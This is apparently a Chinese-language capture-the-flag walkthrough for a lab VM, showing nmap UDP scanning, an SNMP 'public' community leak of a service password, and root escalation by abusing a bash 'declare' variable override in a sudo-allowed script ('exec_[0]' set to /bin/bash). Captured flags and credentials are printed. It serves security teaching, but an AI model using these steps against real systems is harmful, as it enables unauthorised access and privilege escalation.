113-浅陌、铃铛

看到80端口提示，感觉入口点不在tcp，再udp，换了个扫描方式

```
nmap -p- -min-rate 10000 -n -Pn -sCV 192.168.1.104
```

```
Increasing send delay for 192.168.1.104 from 400 to 800 due to max_successful_tryno increase to 8
Stats: 0:00:29 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 3.85% done; ETC: 20:42 (0:10:49 remaining)
Increasing send delay for 192.168.1.104 from 800 to 1000 due to 11 out of 27 dropped probes since last increase.
UDP Scan Timing: About 6.71% done; ETC: 20:45 (0:12:59 remaining)
Stats: 0:02:36 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 15.85% done; ETC: 20:47 (0:13:32 remaining)
UDP Scan Timing: About 23.71% done; ETC: 20:48 (0:12:43 remaining)
UDP Scan Timing: About 28.81% done; ETC: 20:48 (0:11:52 remaining)
UDP Scan Timing: About 33.91% done; ETC: 20:48 (0:11:01 remaining)
UDP Scan Timing: About 39.01% done; ETC: 20:48 (0:10:10 remaining)
UDP Scan Timing: About 44.41% done; ETC: 20:48 (0:09:17 remaining)
UDP Scan Timing: About 49.51% done; ETC: 20:48 (0:08:26 remaining)
UDP Scan Timing: About 54.61% done; ETC: 20:48 (0:07:35 remaining)
UDP Scan Timing: About 59.71% done; ETC: 20:48 (0:06:44 remaining)
Discovered open port 161/udp on 192.168.1.104
UDP Scan Timing: About 64.81% done; ETC: 20:48 (0:05:52 remaining)
UDP Scan Timing: About 69.91% done; ETC: 20:48 (0:05:01 remaining)
UDP Scan Timing: About 75.01% done; ETC: 20:48 (0:04:10 remaining)
UDP Scan Timing: About 80.11% done; ETC: 20:48 (0:03:19 remaining)
UDP Scan Timing: About 85.21% done; ETC: 20:48 (0:02:28 remaining)
UDP Scan Timing: About 90.51% done; ETC: 20:48 (0:01:35 remaining)
UDP Scan Timing: About 95.61% done; ETC: 20:48 (0:00:44 remaining)
Completed UDP Scan at 20:48, 1010.90s elapsed (1000 total ports)
Nmap scan report for 192.168.1.104
Host is up (0.0015s latency).
Not shown: 998 closed udp ports (port-unreach)
PORT    STATE         SERVICE
68/udp  open|filtered dhcpc
161/udp open          snmp
MAC Address: 00:0C:29:25:25:1B (VMware)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1015.40 seconds
           Raw packets sent: 1164 (54.744KB) | Rcvd: 6413 (516.540KB)
```

扫描发现snmp，看看有没有信息泄露


```
snmpwalk -v2c -c public 192.168.1.104
```

还真有

```
service --user welcome --password mMOq2WWONQiiY8TinSRF --host localhost --port
8080
```

登陆后cat user.txt

```
flag{user-21539141ad1bc8ab9d26420aecb2415b}
```



尝试提权

```
welcome@113:~$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
```

```
/usr/libexec/polkit-agent-helper-1
```

发现个113.sh

```
welcome@113:/tmp/re$ sudo -l
Matching Defaults entries for welcome on 113:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User welcome may run the following commands on 113:
    (ALL) NOPASSWD: /opt/113.sh
```

查看内容

```
welcome@113:/tmp/re$ ls /opt/
113.sh
welcome@113:/tmp/re$ ls /opt/113.sh
/opt/113.sh
welcome@113:/tmp/re$ cat /opt/113.sh
#!/bin/bash

sandbox=$(mktemp -d)
cd $sandbox

if [ "$#" -ne 3 ];then
    exit
fi

if [ "$3" != "mazesec" ]
then
    echo "\$3 must be mazesec"
    exit
else
    /bin/cp /usr/bin/mazesec $sandbox
    exec_="$sandbox/mazesec"
fi

if [ "$1" = "exec_" ];then
    exit
fi
```

```
declare -- "$1"="$2"
$exec_
```

分析

这段脚本存在一个变量覆盖漏洞，配合Bash 数组特性可以绕过安全检查。

```
welcome@113:/tmp/re$ sudo /opt/113.sh "exec_[0]" "/bin/bash" "mazesec"
root@113:/tmp/tmp.GGN78d1V42# whoami
root
root@113:/tmp/tmp.GGN78d1V42# ls /root/
113rootpass.txt  root.txt
root@113:/tmp/tmp.GGN78d1V42# cat /root/root.txt
flag{root-9f283fe2f6363f99f80ed7f3f3c3cb19}
```